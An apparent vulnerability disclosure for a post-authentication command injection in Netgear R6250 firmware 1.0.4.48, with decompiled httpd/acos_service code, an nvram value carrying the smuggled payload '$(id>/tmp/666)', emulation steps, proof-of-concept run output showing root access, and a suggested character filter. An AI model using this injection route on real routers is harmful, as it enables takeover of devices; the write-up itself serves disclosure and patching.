Vulnerability Description

There is a command injection vulnerability in the Netgear R6250 router with Firmware Version 1.0.4.48. If an attacker gains web management privileges, they can inject commands into the post request parameters , thereby gaining shell privileges.

Code Analysis

Set the nvram value of ipv6_wan_ipaddr in the httpd binary at function 7ec98.


The function at address 1c24c in the binary file 'acos_service' retrieves the value of 'ipv6_wan_ipaddr_old' from nvram using the key 'ipv6_wan_ipaddr', where the value of 'ipv6_wan_ipaddr_old' is the same as that of 'ipv6_wan_ipaddr'. Finally, the value of 'ipv6_wan_ipaddr_old' from nvram is concatenated to the system function.

```
Decompile: FUN_0001c24c - (acos_service_netgear_R6250)
1
2  undefined4 FUN_0001c24c(char *param_1,undefined4 param_2)
3
4  {
5    int iVar1;
6    int iVar2;
7    undefined4 uVar3;
8    undefined4 uVar4;
9    undefined4 uVar5;
10   undefined4 local_98;
11   undefined4 uStack_94;
12   undefined4 uStack_90;
13   undefined4 uStack_8c;
14   undefined4 local_88;
15   undefined4 uStack_84;
16
17   iVar1 = acosNvramConfig_match("ipv6_wan_ipaddr_old",&DAT_00023274);
18   if ((iVar1 == 0) && (iVar1 = strcmp(param_1,"autoconfig"), iVar1 != 0)) {
19     uVar3 = acosNvramConfig_get("ipv6_wan_ipaddr_old");
20     uVar4 = acosNvramConfig_get("ipv6_wan_length_old");
21     sprintf((char *)&local_98,"ifconfig %s del %s/%s",param_2,uVar3,uVar4);
22     system((char *)&local_98);
23     acosNvramConfig_set("ipv6_wan_ipaddr_old",&DAT_00023274);
24     acosNvramConfig_set("ipv6_wan_length_old",&DAT_00023274);
25   }
```

```
~ # nvram get ipv6_wan_ipaddr
nvram_get_buf: ipv6_wan_ipaddr
sem_lock: Already initialized!
sem_get: Key: 411000f7
nvram_get_buf:

[NVRAM] 15 ipv6_wan_ipaddr

sem_get: Key: 411000f7
nvram_get_buf: = "$(id>/tmp/666)"
$(id>/tmp/666)
~ # nvram get ipv6_wan_ipaddr_old
nvram_get_buf: ipv6_wan_ipaddr_old
sem_lock: Already initialized!
sem_get: Key: 411000f7
nvram_get_buf:

[NVRAM] 19 ipv6_wan_ipaddr_old

sem_get: Key: 411000f7
nvram_get_buf: = "$(id>/tmp/666)"
$(id>/tmp/666)
```

Environment setup

Fireware download : https://www.downloads.netgear.com/files/GDC/R6250/R6250-V1.0.4.48_10.1.30.zip




Set up the router environment through FirmAE.

Refer to https://www.anquanke.com/post/id/288053 for instructions.

```
root@ubuntu:/FirmAE# ./run.sh -d netgear /tmp/R6250-V1.0.4.48_10.1.30.zip
[*] /tmp/R6250-V1.0.4.48_10.1.30.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!

[IID] 4
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap4_0...
Set 'tap4_0' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 14.379774318 14.379774318
[*] firmware - R6250-V1.0.4.48_10.1.30
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[+] netcat connected
-----------------------------
|       FirmAE Debugger      |
-----------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
```

Finished



Vulnerability reproduction

Run exp

```
root@ubuntu:/tmp# python3 ./Poc.py
Enter Target IP : 192.168.1.1
Enter Target username : admin
Enter Target passwd : Qwer1234
Enter you want cmd : id>/tmp/777
YWRtaW46UXdlcjEyMzQ=
The Set-Cookie value is: XSRF_TOKEN=1979185759; Path=/
1979185759
csrf_id is :0101735de02c9386d6680663941eaafcf56f445d
end!!!
root@ubuntu:/tmp#
```

Command injection successfully demonstrated.

```
~ # cat /tmp/666
cat: can't open '/tmp/666': No such file or directory
~ # cat /tmp/666
cat: can't open '/tmp/666': No such file or directory
~ # cat /tmp/666
uid=0(admin) gid=0(root)
```

Vulnerability Fix

Filter the characters ` $; | & from the parameters ipv6_wan_length, ipv6_lan_ipaddr, ipv6_wan_ipaddr,

ipv6_wan_gateway,ipv6_lan_length.